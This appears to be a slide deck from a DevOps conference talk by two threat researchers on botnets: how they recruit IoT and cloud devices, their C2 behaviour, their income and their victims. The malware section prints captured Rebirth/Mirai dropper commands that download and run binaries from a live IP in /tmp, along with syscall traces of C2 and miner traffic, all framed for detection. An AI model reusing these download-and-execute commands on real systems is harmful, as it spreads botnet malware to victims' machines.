



DEVOPS.BARCELONA

# **Fortifying DevOps: Understanding and Fighting Botnet Threats**

# Whoami

- **+10 years in cybersecurity**
  - OSINT, Fraud detection, ML Security, Cloud native security...
- Speaker at cybersecurity conferences
  - HITB, HIP, CCN-CERT, RootedCon, Bsides, Codemotion...
- Open-Source
  - grafscan
  - spyscrap
  - offensive-ai-compilation
- Sr. Threat Research Engineer at Sysdig



Twitter: @MiguelHzBz

LinkedIn: /in/miguelhzbz



<https://www.twitch.tv/onthenubs>

# Whoami

- **4 years in cybersecurity**  
OSINT, Threat Intelligence, Malware Analysis, Detection Engineering...
- **European CERTs collaboration**
  - Russian/Ukraine War APT Investigations
  - Phishing campaigns
  - Financial Fraud
  - Mobile Malware
- **Threat Detection Engineer at Sysdig**



Twitter: @ale85380799

LinkedIn: /alessandra-r-a7a3b5173

# Headlines

## German Police Disrupt DDoS-for-Hire Platform dstat[.]cc; Suspects Arrested

Nov 04, 2024 · Mohit Kumar

DDoS Attack / Cybercrime

— Trending News



[https://en.wikipedia.org/wiki/Operation\\_PowerOFF](https://en.wikipedia.org/wiki/Operation_PowerOFF)

## U.S. Charges Two Sudanese Brothers for Record 35,000 DDoS Attacks

Oct 17, 2024 · Ravie Lakshmanan

Cyber Crime / Hacktivism

— Trending News

## AndroxGh0st Malware Integrates Mozi Botnet to Target IoT and Cloud Services

Nov 08, 2024 · Ravie Lakshmanan

IoT Security / Vulnerability



Sysdig Inc. Proprietary Information

sysdig

# Headlines

<https://nsfocusglobal.com/over-300000-gorillabot-the-new-king-of-ddos-attacks/>

## OVER 300,000! GORILLABOT: THE NEW KING OF DDOS ATTACKS

Quad7 botnet targets more SOHO and VPN routers, media servers

By Bill Toulas

September 9, 2024 05:30 PM 1



<https://www.bleepingcomputer.com/news/security/quad7-botnet-targets-more-soho-and-vpn-routers-media-servers/>

Vulnerable APIs and Bot Attacks Costing Businesses Up to \$186 Billion Annually

Oct 07, 2024 The Hacker News

API Security / Enterprise Security



Organizations are losing between \$94 - \$186 billion annually to vulnerable or insecure APIs (Application Programming Interfaces) and automated abuse by bots. That's according to [The Economic Impact of API and Bot Attacks](#) report from Imperva, a Thales company. The report highlights that these security threats account for up to 11.8% of global cyber events and losses, emphasizing the escalating risks they pose to businesses worldwide.

Sysdig Inc. Proprietary Information

# DDoS-as-a-Service: The Rebirth Botnet

BY SYSDIG THREAT RESEARCH TEAM - MAY 28, 2024

TOPICS: [CLOUD SECURITY](#), [THREAT RESEARCH](#)


SHARE:

# RUBYCARP: A Detailed Analysis of a Sophisticated Decade-Old Botnet Group


BY SYSDIG THREAT RESEARCH TEAM - APRIL 9, 2024

TOPICS: [CLOUD SECURITY](#), [THREAT RESEARCH](#)

SHARE:




<https://sysdig.com/blog/ddos-as-a-service-the-rebirth-botnet/>



<https://sysdig.com/blog/rubycarp-romanian-botnet-group/>

# What is a botnet/ How a botnet works?

## Mirai at a Glance



# Agenda

1 **Zombies - Growing the network**

---

2 **Malware - Commands and c2**

---

3 **Income - Hiring a botnet**

---

4 **Victims - Target of attacks**


---

**Growing the network**

# ZOMBIES

# ZOMBIES

## Mirai at a Glance



# Misconfigured IOT Devices

- Security Cameras
- Printers
- GPS trackers
- Baby monitors
- Search engines
  - Censys, Shodan, Fofa...
- Tools
  - masscan,zmap,...
- Censys found that more than 17,000 internet-connected services exhibited signs of a remotely manageable device that does not require authentication.

<https://censys.com/how-to-identify-misconfigured-and-unauthenticated-management-interfaces/>

- A Study on Internet of Things Devices Vulnerabilities using Shodan:

[https://www.researchgate.net/publication/372057976\\_A\\_Study\\_on\\_Internet\\_of\\_Things\\_Devices\\_Vulnerabilities\\_using\\_Shodan](https://www.researchgate.net/publication/372057976_A_Study_on_Internet_of_Things_Devices_Vulnerabilities_using_Shodan)

- 13,558 webcams with outdated components
- 11,090 devices disclosing NAT-PMP information
- 16,356 connected devices responding to remote telnet access.
- 18,638 IoT consumer devices are configured with insecure default settings

# Misc


- Security
- Printers
- GPS tracking
- Baby monitors
- Censorship
- a reminder

<https://censys.com>

- A Study

<https://www.researchgate.net>

## The Internet of ransomware things...



You can help us keep the comics coming by becoming a patron!  
[www.patreon/joyoftech](http://www.patreon/joyoftech)

# Misc

- Security
- Printers
- GPS tracking
- Baby monitors
- Censys' search for a remote control


<https://censys.com>

- A Study

<https://www.researchgate.net>

○

## The Internet of Botnets things...



You can help us keep the comics coming by becoming a patron!  
[www.patreon/joyoftech](http://www.patreon/joyoftech)

# Vulnerabilities & Misconfigurations

ActiveMQ (CVE-2023-46604)

2024-11-01	3913
● Asia	1818
● North America	993
● Europe	692
● South America	148
● Africa	165
● Oceania	97

RocketMQ (CVE-2023-33246)

Hosts	
services.port=9876 and (services.port=10909 or services.port=10911)	

Hosts  
Results: 4,869 Time: 0.15s

Log4j (CVE-2021-44228)

2024-11-04	2209
● Europe	2161
● Asia	37
● North America	11

Confluence (CVE-2022-26134)

2024-06-17	862
● Europe	351
● Asia	156
● North America	222
● Africa	55
● South America	37
● Oceania	41

## Botnet Exploited

- Hadoop → Rebirth, Lucifer, DemonBot
- Apache Struts → GoTitan, Mirai
- Gitlab Server → RubyCarp
- Laravel → RubyCarp, Androxgh0st
- Redis → P2PInfect
- ...

## Services Misconfigured

- WordPress → GoTrim, KashmirBlack, Sysrv
- Tomcat → Mirai, Sysrv
- AWS/Azure → 8220 Gang, Androxgh0st
- Docker Engine API → OracleIV
- ...

AGES  
6+ | 2 PLAYERS  
ADULT ASSEMBLY  
REQUIRED.  
C2124




**Bot Commands**

# MALWARE

# MALWARE

## Mirai at a Glance




# What's going on in my system?

```
$ bash -c wget rebirthltd.com/all.sh; chmod 777 ./all.sh
```

```
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkmips64 ; wget http://194.169.175.43/lkmips64 ; chmod 777 lkmips64 ; ./lkmips64 ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkx86_64 ; wget http://194.169.175.43/lkx86_64 ; chmod 777 lkx86_64 ; ./lkx86_64 ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkarm5 ; wget http://194.169.175.43/lkarm4 ; chmod 777 lkarm4 ; ./lkarm4 ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkarm4 ; wget http://194.169.175.43/lkarm5 ; chmod 777 lkarm5 ; ./lkarm5 ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkarm6 ; wget http://194.169.175.43/lkarm6 ; chmod 777 lkarm6 ; ./lkarm6 ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkarm7 ; wget http://194.169.175.43/lkarm7 ; chmod 777 lkarm7 ; ./lkarm7 ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkm68k ; wget http://194.169.175.43/lkm68k ; chmod 777 lkm68k ; ./lkm68k ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkx86_32 ; wget http://194.169.175.43/lkx86_32 ; chmod 777 lkx86_32 ; ./lkx86_32 ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lksparc ; wget http://194.169.175.43/lksparc ; chmod 777 lksparc ; ./lksparc ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lksh4 ; wget http://194.169.175.43/lksh4 ; chmod 777 lksh4 ; ./lksh4 ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkpowerpc-440fp ; wget http://194.169.175.43/lkpowerpc-440fp ; chmod 777 lkpowerpc-440fp ; ./lkpowerpc-440fp ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkmips64 ; wget http://194.169.175.43/lkmips64 ; chmod 777 lkmips64 ; ./lkmips64 ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lki686_1 ; wget http://194.169.175.43/lki686_1 ; chmod 777 lki686_1 ; ./lki686_1 ntel ;
```

- Suspicious network traffic to unknown remote addresses
- File download from remote IP address
- File execution from suspicious locations (/tmp, /var/tmp)



# Botnet code

## Mirai Features

- C2 connection
  - Kill adversaries
  - Persistence
  - Discovery
  - Self-replication
  - Commands
    - DDoS
    - Cryptominer
    - ...

```
| > recvfrom fd=6(<4t>100.96.2.10:35316->46.149.233.35:8080) size=4096  
| < recvfrom res=14 data=PING :ewa.ja
```

```
| > write fd=6(<4t>100.96.2.10:35316->46.149.233.35:8080) size=13  
| < write res=13 data=PONG :ewa.ja
```

```
> recvfrom fd=6(<4t>100.96.2.10:35316->46.149.233.35:8080) size=4094
< recvfrom res=223 data=_IM@null PRIVMSG #ex86 :+OK 45EKZU0ppJ.B1
> write fd=6(<4t>100.96.2.10:35316->46.149.233.35:8080) size=11
< write res=11 data=NOTICE :
```

```
| > recvfrom fd=6(<4t>100.96.2.10:35316->46.149.233.35:8080) size=4096  
| < recvfrom res=55 data=:ewa.ja 412 x86|h|1|1243226|wordpress :No text to send
```

```
sh (4016000:254) < clone res=255 exe=>sh args=<c>pidof -x tcpdump > /dev/null. tid=4016000(sh) pid=4015997(pty3) cwd= fdlimit=1048576 pgft_maj=0 pgft_min=0 p  
sh (4016001:255) < clone res=0 exe=>sh args=<c>pidof -x tcpdump > /dev/null. tid=4016001(sh) pid=4016000(sh) cwd= fdlimit=1048576 pgft_maj=0 pgft_min=0 p  
sh (4016001:255) > execve filename=/bin/pidof  
pidof (4016001:255) > execve res=0 exe=>pidof args=<x>.tcpdump. tid=4016001(pidof) pid=4016001(pidof) ptid=4016000(sh) cwd= fdlimit=1048576 pgft_maj=0 pgft_min=20 vi  
pidof (4016001:255) > open  
pidof (4016001:255) < open fd=3(<f>/etc/ld.so.cache) name=/etc/ld.so.cache flags=4097(O_RDONLY|O_CLOEXEC) mode=0 dev=100008  
pidof (4016001:255) > close fd=3(<f>/etc/ld.so.cache)  
pidof (4016001:255) < close res=0  
pidof (4016001:255) > open  
pidof (4016001:255) < open fd=3(<f>/lib/x86_64-linux-gnu/libc.so.6) name=/lib/x86_64-linux-gnu/libc.so.6 flags=4097(O_RDONLY|O_CLOEXEC) mode=0 dev=100008  
pidof (4016001:255) > read fd=3(<f>/lib/x86_64-linux-gnu/libc.so.6) size=832  
pidof (4016001:255) < read res=832 data=<ELF.....>....P.....@.....t.....@.8...@.D.C.....@.....  
pidof (4016001:255) > close fd=3(<f>/lib/x86_64-linux-gnu/libc.so.6)  
pidof (4016001:255) < close res=0  
pidof (4016001:255) > chdir
```

```
zcgħx0ruoer2g9u (2114321:10951) > write fd=8(<e>) size=8  
zcgħx0ruoer2g9u (2114321:10951) < write res=8 data=.....  
zcgħx0ruoer2g9u (2114319:10949) > read fd=8(<e>) size=1024  
zcgħx0ruoer2g9u (2114319:10949) < read res=8 data=.....
```

```
zghhxruer2g9u [2114319:10949] > open  
zghhxruer2g9u [2114319:10949] > fd=open(fd->/dev/null) name=/dev/null flags=4097(0_RDONLY|0_OCLOEXEC) mode=0 dev=b7  
zghhxruer2g9u [2114319:10949] > socket domain=2(AF_INET) type=526337 proto=0  
zghhxruer2g9u [2114319:10949] > socket fd=10(<4)  
zghhxruer2g9u [2114319:10949] > connect fd=10(<4)  
zghhxruer2g9u [2114319:10949] > connect res=-115(EINPROGRESS) tuple=100.96.2.10:47022->185.86.148.14:8081  
zghhxruer2g9u [2114319:10949] > getssockopt  
zghhxruer2g9u [2114319:10949] > getssockopt res=0 fd=10(<4)>100.96.2.10:47022->185.86.148.14:8081 level=1(SOL_SOCKET) optname=4(SO  
zghhxruer2g9u [2114319:10949] > write fd=10(<4)>100.96.2.10:47022->185.86.148.14:8081 size=300  
zghhxruer2g9u [2114319:10949] > write res=>data={"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"x","pass":"x","agent":1}}  
zghhxruer2g9u [2114319:10949] > read fd=10(<4)>100.96.2.10:47022->185.86.148.14:8081 size=2048  
zghhxruer2g9u [2114319:10949] > read res=>data {"jsonrpc":"2.0","id":1,"error":null,"result":{"id":0796277ec2f51d26,"job":{ "b
```

# Botnet code

## Mirai Variants

- Moobot
- Gafgyt
- kiraiBot
- GorillaBot
- hailBot
- catDDoS
- Josho
- ...

## How many Mirai variants are there?

Botconf 2018

Friday

2023-04-25 | 15:30 – 16:00



Wenji Qu | Hui Wang

*Mirai was soon open-sourced after overwhelming several high-profile targets including KrebsOnSecurity, OVH, and DYN in Autumn 2016, which leads to a proliferation of Mirai variants in the past 2 years. For better fight against Mirai botnets, effective variant classification schemes are very necessary. Currently, Mirai variants are usually classified with their branch names (e.g., JOSHO, OWARI, MASUTA) which come from a command line of "/bin/busybox" found in the Mirai sample. While the default name is "MIRAI", it was usually replaced with an author interested one (e.g., MASUTA, SATORI, SORA) in later variants.*

*However, we think branch-based classification scheme is too coarse-grained to reveal: 1) the variances in single variant of different stages, and 2) the connections among different branches. In this talk, we would like to present our classification schemes concluded from 32K+ collected samples and 1,000+ extracted CNCs. Our schemes are mainly based on the data of configurations, supported attack methods, and credential dictionaries, which are all extracted from the samples. For example, we successfully classify Mirai samples into 106 variants based on the combination of supported attack methods. We also successfully connected multiple branches based on the keys used in configuration encryption. To summarize, the content of this talk is as follows:*

- 1) We will demonstrate the idea of automatically extracting configurations, supported attack methods, and credential dictionaries from samples for classification purpose.*
- 2) We will propose a fingerprint technique to recognize Mirai attack methods (e.g., syn\_flood, http\_flood) with information extracted from samples without reverse engineering work.*
- 3) We will introduce a set of classification schemes based on the extracted data, and will investigate popular Mirai branches with proposed schemes.*

*It's worth mentioning that since the used data is processor-independent (e.g., x86, x64, ARM, MIPS, SPARC, PowerPC), our schemes can classify the same variant's samples even if they are for different CPU architectures.*




**VIRUSTOTAL 890k samples**

